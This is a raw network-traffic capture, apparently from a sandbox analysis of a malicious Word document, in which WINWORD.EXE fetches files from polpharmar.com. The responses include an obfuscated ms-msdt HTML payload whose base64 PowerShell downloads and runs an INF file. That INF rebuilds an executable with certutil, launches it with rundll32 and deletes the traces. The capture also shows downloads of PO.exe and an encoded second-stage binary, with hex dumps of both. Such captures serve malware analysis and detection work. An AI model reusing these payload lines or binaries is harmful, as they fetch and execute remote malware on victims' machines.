Aug 1, 2022 10:56:07.511626005 CEST	1207	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: polpharmar.com
Aug 1, 2022 10:56:07.564614058 CEST	1208	IN	HTTP/1.1 200 OK Date: Mon, 01 Aug 2022 08:56:07 GMT Server: Apache Allow: GET,POST,OPTIONS,HEAD Content-Length: 0 Keep-Alive: timeout=5, max=97 Connection: Keep-Alive Content-Type: httpd/unix-directory
Aug 1, 2022 10:56:07.599474907 CEST	1208	OUT	HEAD /test.html HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-IDCRL_ACCEPTED: t Host: polpharmar.com
Aug 1, 2022 10:56:07.648803949 CEST	1208	IN	HTTP/1.1 200 OK Date: Mon, 01 Aug 2022 08:56:07 GMT Server: Apache Last-Modified: Sun, 31 Jul 2022 09:45:54 GMT Accept-Ranges: bytes Content-Length: 12744 Keep-Alive: timeout=5, max=96 Connection: Keep-Alive Content-Type: text/html

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49766	91.235.116.180	80	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Aug 1, 2022 10:56:04.327538013 CEST	1102	OUT	GET /test.html HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 16) Accept-Encoding: gzip, deflate Host: polpharmar.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 1, 2022 10:56:04.378539085 CEST	1103	IN	HTTP/1.1 200 OK Date: Mon, 01 Aug 2022 08:56:04 GMT Server: Apache Last-Modified: Sun, 31 Jul 2022 09:45:54 GMT Accept-Ranges: bytes Content-Length: 12744 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html Data Raw: 3c 21 64 4f 63 54 79 70 45 20 48 54 6d 6c 3e 0d 0a 0d 0a 3c 48 54 6d 4c 3e 0d 0a 0d 0a 3c 53 43 72 49 70 54 20 74 79 70 45 3d 22 74 65 78 74 2f 4a 53 63 72 69 70 74 22 3e 0d 0a 0d 0a 0d 0a 0d 0a 6c 6f 63 61 74 69 6f 6e 2e 68 72 65 66 20 3d 20 22 6d 22 20 20 2b 20 22 73 2d 6d 73 64 74 3a 2f 22 20 20 2b 20 22 49 44 22 20 20 2b 20 22 20 22 20 2b 20 22 50 63 77 64 69 41 67 6e 4f 53 54 69 22 20 20 2b 20 22 43 22 20 20 2b 20 22 20 22 20 2b 20 22 73 4b 69 22 20 20 2b 20 22 50 22 20 20 2b 20 22 20 22 20 2b 20 22 66 6f 72 22 20 20 2b 20 22 43 22 20 20 2b 20 22 65 22 20 20 2b 20 22 20 22 20 22 20 2b 20 22 2d 70 41 72 41 22 20 20 2b 20 22 6d 22 20 20 2b 20 22 20 22 20 2b 20 22 5c 22 22 20 2b 20 22 49 54 5f 52 65 42 52 6f 77 73 65 66 6f 72 66 69 4c 22 20 20 2b 20 22 45 22 20 20 2b 20 22 3d 22 20 20 2b 20 22 23 4a 61 32 59 22 20 2b 20 22 20 22 20 2b 20 22 49 54 5f 4c 61 75 6e 63 68 4d 65 74 68 6f 64 3d 43 6f 6e 74 65 78 74 22 20 20 2b 20 22 4d 65 6e 75 22 20 20 2b 20 22 20 22 20 2b 20 22 49 54 5f 42 72 6f 77 73 65 46 6f 72 46 69 22 20 20 2b 20 22 6c 22 20 20 2b 20 22 65 3d 22 20 20 2b 20 22 57 35 41 24 28 22 20 2b 20 22 49 65 78 28 24 28 49 65 58 28 27 5b 73 59 53 54 65 6d 2e 74 65 58 74 2e 65 6e 43 4f 44 69 6e 47 5d 27 2b 5b 63 48 61 72 5d 35 38 2b 5b 63 68 41 52 5d 35 38 2b 27 75 54 66 38 2e 67 65 54 53 74 52 69 4e 67 28 5b 73 59 53 74 65 6d 2e 43 6f 4e 56 45 72 54 5d 27 2b 5b 63 68 61 72 5d 35 38 2b 22 20 20 2b 20 22 5b 63 68 61 72 5d 30 78 33 41 2b 27 66 52 6f 6d 62 41 53 65 36 34 53 74 52 49 4e 67 28 27 2b 5b 43 48 61 72 5d 30 58 32 32 2b 27 55 31 52 50 63 43 31 51 63 6b 39 6a 5a 58 4e 54 49 43 31 6d 62 31 4a 6a 5a 53 41 74 54 6d 46 4e 5a 53 41 6e 62 58 4e 6b 64 43 63 37 4a 45 74 5a 49 44 30 67 59 57 52 6b 4c 58 52 5a 55 45 55 67 4c 57 31 6c 62 55 4a 6c 63 6d 52 46 52 6d 6c 75 61 56 52 4a 54 30 34 67 4a 31 74 45 62 47 78 4a 62 58 42 76 63 6e 51 6f 49 6c 56 53 62 47 31 76 54 69 35 45 62 45 77 69 4c 43 42 44 61 47 46 79 55 32 56 30 49 44 30 67 51 32 68 68 63 6c 4e 6c 64 43 35 56 62 6d 6c 6a 62 32 52 6c 4b 56 31 77 64 57 4a 73 61 57 4d 67 63 33 52 68 64 47 6c 6a 49 47 56 34 64 47 56 79 62 69 42 4a 62 6e 52 51 64 48 49 67 56 56 4a 4d 52 47 39 33 62 6d 78 76 59 57 52 55 62 30 5a 70 62 47 55 6f 53 57 35 30 55 48 52 79 49 46 49 73 63 33 52 79 61 57 35 6e 49 47 4a 70 54 43 78 7a 64 48 4a 70 62 6d 63 67 64 58 64 6c 4c 48 56 70 62 6e 51 67 55 6d 35 76 4c 45 6c 75 64 46 42 30 63 69 42 31 52 79 6b 37 4a 79 41 74 62 6b 46 74 52 53 41 69 57 58 5a 52 49 69 41 74 54 6b 46 22 20 20 2b 20 22 74 52 56 4e 51 59 55 4e 6c 49 45 68 4c 5a 79 41 74 55 47 46 7a 63 31 52 6f 63 6e 55 37 49 43 52 4c 57 54 6f 36 56 56 4a 4d 52 47 39 33 62 6d 78 76 59 57 52 55 62 30 5a 70 62 47 55 6f 4d 43 77 69 61 48 52 30 63 44 6f 76 4c 33 42 76 62 48 42 6f 59 58 4a 74 59 58 49 75 59 32 39 74 4c 33 52 6c 63 33 51 75 61 57 35 6d 49 69 77 69 4a 47 56 75 64 6a 70 42 55 46 42 45 51 56 52 42 58 48 52 6c 63 33 51 75 61 57 35 6d 49 69 77 77 4c 44 41 70 4f 31 4e 55 59 58 4a 30 4c 58 4e 4d 52 57 56 51 4b 44 4d 70 4f 31 4a 31 62 6b 52 73 62 44 4d 79 4c 6b 56 59 5a 53 42 68 5a 48 5a 77 51 57 4e 4c 4c 6d 52 73 54 43 78 4d 59 58 56 75 59 32 68 4a 54 6b 5a 54 5a 57 4e 30 61 57 39 75 52 58 67 67 49 69 52 6c 54 6c 59 36 51 56 42 51 52 45 46 55 51 56 78 30 5a 58 4e Data Ascii: <!dOcTypE HTml><HTmL><boDY><SCrIpT typE="text/JScript">location.href = "m" + "s-msdt:/" + "ID" + " " + "PcwdiAgnOSTi" + "C" + " " + "-sKi" + "P" + " " + "for" + "C" + "e" + " " + "-pArA" + "m" + " " + "\"" + "IT_ReBR owseforfiL" + "E" + "=" + "#Ja2Y" + " " + "IT_LaunchMethod=Context" + "Menu" + " " + "IT_BrowseForFi" + "l" + "e=" + "W5A$(" + "Iex($(IeX('[sYSTem.teXt.enCODinG]'+[cHar]58+[chAR]58+'uTf8.geTStRiNg([sYStem.CoNVErT]'+[char]58+" + "[char]0x3A+'fRombASe64StRINg('+[CHar]0X22+'U1RPcC1Qck9jZXNTIC1mb1JjZSAtTmFNZSAnbXNkdCc7JEtZI D0gYWRkLXRZUEUgLW1lbUJlcmRFRmluaVRJT04gJ1tEbGxJbXBvcnQoIlVSbG1vTi5EbEwiLCBDaGFyU2V0ID0gQ2h hclNldC5Vbmljb2RlKV1wdWJsaWMgc3RhdGljIGV4dGVybiBJbnRQdHIgVVJMRG93bmxvYWRUb0ZpbGUoSW50UHRyI FIsc3RyaW5nIGJpTCxzdHJpbmcgdXdlLHVpbnQgUm5vLEludFB0ciB1Ryk7JyAtbkFtRSAiWXZRIiAtTkF" + "tR VNQYUNlIEhLZyAtUGFzc1RocnU7ICRLWTo6VVJMRG93bmxvYWRUb0ZpbGUoMCwiaHR0cDovL3BvbHBoY XJtYXIuY29tL3Rlc3QuaW5mIiwiJGVudjpBUFBEQVRBXHRlc3QuaW5mIiwwLDApO1NUYXJ0LXNMRWVQK DMpO1J1bkRsbDMyLkVYZSBhZHZwQWNLLmRsTCxMYXVuY2hJTkZTZWN0aW9uRXggIiRlTlY6QVBQREFUQVx0ZXN
Aug 1, 2022 10:56:04.779520035 CEST	1115	OUT	HEAD /test.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: polpharmar.com Connection: Keep-Alive
Aug 1, 2022 10:56:04.828315973 CEST	1116	IN	HTTP/1.1 200 OK Date: Mon, 01 Aug 2022 08:56:04 GMT Server: Apache Last-Modified: Sun, 31 Jul 2022 09:45:54 GMT Accept-Ranges: bytes Content-Length: 12744 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: text/html
Aug 1, 2022 10:56:05.531261921 CEST	1116	OUT	HEAD /test.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: polpharmar.com Connection: Keep-Alive
Aug 1, 2022 10:56:05.581532001 CEST	1116	IN	HTTP/1.1 200 OK Date: Mon, 01 Aug 2022 08:56:05 GMT Server: Apache Last-Modified: Sun, 31 Jul 2022 09:45:54 GMT Accept-Ranges: bytes Content-Length: 12744 Keep-Alive: timeout=5, max=98 Connection: Keep-Alive Content-Type: text/html

Timestamp	kBytes transferred	Direction	Data
Aug 1, 2022 10:56:07.657630920 CEST	1209	OUT	GET /test.html HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 16) Accept-Encoding: gzip, deflate Host: polpharmar.com If-Modified-Since: Sun, 31 Jul 2022 09:45:54 GMT Connection: Keep-Alive
Aug 1, 2022 10:56:07.707931995 CEST	1209	IN	HTTP/1.1 304 Not Modified Date: Mon, 01 Aug 2022 08:56:07 GMT Server: Apache Last-Modified: Sun, 31 Jul 2022 09:45:54 GMT Accept-Ranges: bytes Keep-Alive: timeout=5, max=97 Connection: Keep-Alive
Aug 1, 2022 10:56:07.715770960 CEST	1209	OUT	HEAD /test.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: polpharmar.com Connection: Keep-Alive
Aug 1, 2022 10:56:07.764795065 CEST	1209	IN	HTTP/1.1 200 OK Date: Mon, 01 Aug 2022 08:56:07 GMT Server: Apache Last-Modified: Sun, 31 Jul 2022 09:45:54 GMT Accept-Ranges: bytes Content-Length: 12744 Keep-Alive: timeout=5, max=96 Connection: Keep-Alive Content-Type: text/html
Aug 1, 2022 10:56:07.942596912 CEST	1210	OUT	HEAD /test.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: polpharmar.com Connection: Keep-Alive
Aug 1, 2022 10:56:07.991952896 CEST	1210	IN	HTTP/1.1 200 OK Date: Mon, 01 Aug 2022 08:56:07 GMT Server: Apache Last-Modified: Sun, 31 Jul 2022 09:45:54 GMT Accept-Ranges: bytes Content-Length: 12744 Keep-Alive: timeout=5, max=95 Connection: Keep-Alive Content-Type: text/html
Aug 1, 2022 10:56:10.064554930 CEST	1211	OUT	HEAD /test.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: polpharmar.com Connection: Keep-Alive
Aug 1, 2022 10:56:10.114119053 CEST	1211	IN	HTTP/1.1 200 OK Date: Mon, 01 Aug 2022 08:56:10 GMT Server: Apache Last-Modified: Sun, 31 Jul 2022 09:45:54 GMT Accept-Ranges: bytes Content-Length: 12744 Keep-Alive: timeout=5, max=94 Connection: Keep-Alive Content-Type: text/html

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49802	91.235.116.180	80	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Aug 1, 2022 10:57:54.674879074 CEST	9244	OUT	GET /test.inf HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: polpharmar.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 1, 2022 10:57:54.723809004 CEST	9245	IN	HTTP/1.1 200 OK Date: Mon, 01 Aug 2022 08:57:54 GMT Server: Apache Last-Modified: Sun, 31 Jul 2022 09:36:21 GMT Accept-Ranges: bytes Content-Length: 7661 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Data Raw: 20 5b 56 65 52 73 69 4f 6e 5d 0d 0a 0d 0a 20 73 69 47 6e 61 54 75 72 65 20 3d 20 24 43 68 69 63 61 67 6f 24 0d 0a 0d 0a 20 61 64 76 41 4e 43 65 44 69 4e 66 20 3d 20 32 2e 35 0d 0a 0d 0a 20 5b 44 65 66 61 55 6c 54 69 4e 53 74 41 6c 6c 5f 73 49 4e 67 4c 45 55 53 45 72 5d 0d 0a 0d 0a 20 52 55 4e 50 4f 53 74 53 65 74 75 50 63 6f 4d 4d 61 4e 44 73 20 3d 20 74 65 73 74 65 6e 74 72 79 0d 0a 0d 0a 0d 0a 20 5b 74 65 73 74 65 6e 74 72 79 5d 0d 0a 0d 0a 20 43 3a 5c 57 69 4e 44 4f 77 73 5c 53 59 73 54 45 6d 33 32 5c 63 6d 64 2e 65 58 65 20 2f 43 20 4d 4f 52 65 20 2f 65 20 2b 33 32 20 25 61 70 50 44 41 74 61 25 5c 74 65 73 74 2e 69 6e 66 20 3e 20 25 61 70 50 44 41 74 61 25 5c 6b 6b 2e 74 78 74 20 26 26 20 63 45 72 74 55 74 69 4c 2e 65 58 45 20 2d 44 65 43 4f 44 65 68 65 58 20 25 61 70 50 44 41 74 61 25 5c 6b 6b 2e 74 78 74 20 25 61 70 50 44 41 74 61 25 5c 76 76 2e 6a 70 67 20 26 26 20 52 75 6e 44 4c 4c 33 32 2e 65 78 65 20 25 61 70 50 44 41 74 61 25 5c 76 76 2e 6a 70 67 2c 6d 61 69 6e 74 65 73 74 20 26 26 20 44 45 4c 20 25 61 70 50 44 41 74 61 25 5c 6b 6b 2e 74 78 74 20 26 26 20 44 65 4c 20 25 61 70 50 44 41 74 61 25 5c 76 76 2e 6a 70 67 20 26 26 20 44 45 6c 20 25 61 70 50 44 41 74 61 25 5c 74 65 73 74 2e 69 6e 66 0d 0a 0d 0a 20 5b 53 74 72 69 4e 47 73 5d 0d 0a 0d 0a 20 53 65 72 76 69 63 65 6e 41 4d 45 20 3d 20 22 3c 22 0d 0a 20 73 48 6f 72 74 53 76 43 4e 41 4d 45 20 3d 20 22 3f 22 0d 0a 0d 0a 20 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 34 44 35 41 30 38 30 30 30 30 30 30 30 30 45 31 46 42 41 30 45 30 30 42 34 30 39 43 44 32 31 42 38 30 31 34 43 43 44 32 31 35 34 36 38 36 39 37 33 32 30 37 30 37 32 36 46 36 37 37 32 36 31 36 44 32 30 36 33 36 31 36 45 36 45 36 46 37 34 32 30 36 32 36 35 32 30 37 32 37 35 36 45 32 30 36 39 36 45 32 30 34 34 34 46 35 33 32 30 36 44 36 46 36 34 36 35 32 45 30 44 30 41 32 34 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 35 30 34 35 30 30 30 30 34 43 30 31 30 36 30 30 44 43 34 42 45 36 36 32 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 45 30 30 30 30 45 32 31 30 42 30 31 30 31 34 39 30 30 30 36 30 30 30 30 30 30 30 38 30 30 30 30 30 30 30 30 30 30 30 30 36 41 31 31 30 30 30 30 30 30 31 30 30 30 30 30 30 30 31 30 30 30 30 30 30 30 30 30 36 39 30 42 30 30 31 30 30 30 30 30 30 30 30 32 30 30 30 30 30 31 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 34 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 37 30 30 30 30 30 30 30 30 34 30 30 30 30 39 30 42 43 30 30 30 30 30 32 30 30 34 30 30 30 30 30 31 30 30 30 30 30 30 30 31 30 30 30 30 30 30 30 30 30 30 31 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 31 30 30 30 30 30 30 30 30 30 35 30 30 30 30 30 36 31 30 30 30 30 30 30 30 30 31 30 30 30 30 30 38 38 30 37 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 36 30 30 30 30 30 30 38 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 Data Ascii: [VeRsiOn] siGnaTure = $Chicago$ advANCeDiNf = 2.5 [DefaUlTiNStAll_sINgLEUSEr] RUNPOStSe tuPcoMMaNDs = testentry [testentry] C:\WiNDOws\SYsTEm32\cmd.eXe /C MORe /e +32 %apPDAta%\test.inf > %apPDAta%\kk.txt && cErtUtiL.eXE -DeCODeheX %apPDAta%\kk.txt %apPDAta%\vv.jpg && RunDLL32.exe %apPDA ta%\vv.jpg,maintest && DEL %apPDAta%\kk.txt && DeL %apPDAta%\vv.jpg && DEl %apPDAta%\test.inf [StriNGs] ServicenAME = "<" sHortSvCNAME = "?" 4D5A00000000000000000000000000000000000000000000000000000000000 0000000000000000000000000000000000000000000000000000000000800000000E1FBA0E00B409CD21B80 14CCD21546869732070726F6772616D2063616E6E6F742062652072756E20696E20444F53206D6F64652E0D0A2 4000000000000000504500004C010600DC4BE66200000000000000000E0000E210B0101490006000000800000 00000006A11000000100000001000000000690B001000000000200000100000000000000040000000000000007 000000004000090BC00000200400000100000001000000000010000000000000000010000000005000061000 000001000008807000000000000000000000000000000000000000000000000000006000000800000000000000 0000000000000000000000000000

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49803	91.235.116.180	80	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Aug 1, 2022 10:58:06.506939888 CEST	9253	OUT	GET /PO.exe HTTP/1.1 Connection: Keep-Alive Host: polpharmar.com

Timestamp	kBytes transferred	Direction	Data
Aug 1, 2022 10:58:06.556720018 CEST	9254	IN	HTTP/1.1 200 OK Date: Mon, 01 Aug 2022 08:58:06 GMT Server: Apache Last-Modified: Sun, 31 Jul 2022 09:12:24 GMT Accept-Ranges: bytes Content-Length: 935936 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 19 5e 42 2a 00 00 00 00 00 00 00 00 e0 00 8e 81 0b 01 02 19 00 56 08 00 00 ee 05 00 00 00 00 00 0c 69 08 00 00 10 00 00 00 70 08 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 e0 0e 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 40 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 e0 08 00 26 2c 00 00 00 d0 09 00 00 04 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 09 00 84 94 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 09 00 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 e8 08 00 d0 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 c0 4a 08 00 00 10 00 00 00 4c 08 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 69 74 65 78 74 00 00 80 09 00 00 00 60 08 00 00 0a 00 00 00 50 08 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 70 22 00 00 00 70 08 00 00 24 00 00 00 5a 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 62 73 73 00 00 00 00 20 38 00 00 00 a0 08 00 00 00 00 00 00 7e 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 2e 69 64 61 74 61 00 00 26 2c 00 00 00 e0 08 00 00 2e 00 00 00 7e 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 74 6c 73 00 00 00 00 34 00 00 00 00 10 09 00 00 00 00 00 00 ac 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 2e 72 64 61 74 61 00 00 18 00 00 00 00 20 09 00 00 02 00 00 00 ac 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 84 94 00 00 00 30 09 00 00 96 00 00 00 ae 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 2e 72 73 72 63 00 00 00 00 04 05 00 00 d0 09 00 00 04 05 00 00 44 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 0e 00 00 00 00 00 00 48 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 10 40 00 03 07 42 6f 6f 6c 65 61 6e 01 00 00 00 00 01 00 00 00 00 10 40 00 05 46 61 6c 73 65 04 54 72 75 65 8d 40 00 2c 10 40 00 02 04 43 68 61 72 01 00 00 00 Data Ascii: MZP@!L!This program must be run under Win32$7PEL^B*Vip@@&,0 8.textJL `.itext`P `.datap"p$Z@.bss 8~ .idata&,.~@.tls4.rdata @@.reloc0@B.rsrcD@@H@@@Boolean@FalseTrue@,@Char

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49818	91.235.116.180	80	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Aug 1, 2022 10:58:21.141891956 CEST	10868	OUT	GET /yeh746yrhuey7657ujjif87589fif8jjfut765hdy65hyr8889jguy/Cotwthzqsjyogagwjqrnikigtffzwgf HTTP/1.1 User-Agent: IVali Host: polpharmar.com

Timestamp	kBytes transferred	Direction	Data
Aug 1, 2022 10:58:21.191153049 CEST	10869	IN	HTTP/1.1 200 OK Date: Mon, 01 Aug 2022 08:58:21 GMT Server: Apache Last-Modified: Sun, 31 Jul 2022 08:26:58 GMT Accept-Ranges: bytes Content-Length: 996352 Data Raw: 8b 1c 52 c2 41 c2 c2 c2 c6 c2 c2 c2 3d 3d c2 c2 7a c2 c2 c2 c2 c2 c2 c2 02 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 3f c2 c2 d0 5d 7c d0 c2 76 47 0b 5f 7a 3f 0e 0b 5f 16 2a a7 b1 e2 32 34 ad a5 34 9f ab e2 a1 9f 30 30 ad 36 e2 24 a3 e2 34 b3 30 e2 a7 30 e2 06 8d 91 e2 ab ad 26 a3 f0 4b 4b cc e6 c2 c2 c2 c2 c2 c2 c2 82 ba 59 0e 46 d7 b3 5d 46 d7 b3 5d 46 d7 b3 5d dc 77 74 5d c3 d7 b3 5d 84 8a 6c 5d cd d7 b3 5d 84 8a d3 5d 26 d7 b3 5d 84 8a 56 5d 94 d7 b3 5d cb 1f b8 5d 44 d7 b3 5d cb 1f b4 5d 42 d7 b3 5d cb 1f 3b 5d c3 d7 b3 5d cb 1f a8 5d df d7 b3 5d 46 d7 36 5d 70 d9 b3 5d 37 a2 d3 5d 48 d7 b3 5d 37 a2 56 5d 86 d7 b3 5d c7 09 70 5d c3 d7 b3 5d 37 a2 e9 5d c3 d7 b3 5d 14 a7 a1 2a 46 d7 b3 5d 12 83 c2 c2 0e 3f ca c2 57 20 70 ec c2 c2 c2 c2 c2 c2 c2 c2 a2 c2 80 2f 49 3f c4 57 c2 7a 43 c2 c2 3a 47 c2 c2 c2 c2 c2 9a e5 43 c2 c2 d2 c2 c2 c2 92 43 c2 c2 c2 02 c2 c2 d2 c2 c2 c2 c4 c2 c2 c6 c2 c2 c2 c2 c2 c2 c2 c6 c2 c2 c2 c2 c2 c2 c2 c2 72 4d c2 c2 cc c2 c2 c2 c2 c2 c2 c4 c2 3f c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 d2 c2 c2 d2 c2 c2 c2 c2 c2 c2 d2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 02 c8 c2 14 ec c2 c2 c2 b2 c8 c2 ae f5 ca c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 32 c8 c2 02 22 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 06 0a c8 c2 4e c8 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 f0 f0 f0 f0 f0 c2 c2 c2 3e 4a 43 c2 c2 d2 c2 c2 c2 4c 43 c2 c2 c6 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 e2 c2 c2 22 f0 f0 f0 f0 f0 f0 c2 c2 2a ee c2 c2 c2 62 43 c2 c2 f0 c2 c2 c2 50 43 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 e2 c2 c2 22 f0 f0 f0 f0 f0 c2 c2 c2 76 63 c2 c2 c2 92 43 c2 c2 e8 c2 c2 c2 7e 43 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 02 c2 c2 82 f0 f0 f0 f0 c2 c2 c2 c2 ce 75 c2 c2 c2 c2 c8 c2 c2 c2 c2 c2 c2 a4 43 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 82 f0 f0 f0 f0 f0 f0 c2 c2 14 ec c2 c2 c2 02 c8 c2 c2 ee c2 c2 c2 a4 43 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 02 c2 c2 82 f0 f0 f0 f0 f0 f0 c2 c2 02 22 c2 c2 c2 32 c8 c2 c2 24 c2 c2 c2 d0 c8 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 02 c2 c2 04 f0 f0 f0 f0 f0 c2 c2 c2 a2 49 c2 c2 c2 a2 c8 c2 c2 ce c2 c2 c2 32 c8 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 02 c2 c2 02 f0 34 b1 34 a1 c2 c2 c2 ae f5 ca c2 c2 b2 c8 c2 c2 7a ca c2 c2 3e c8 c2 c2 c2 c2 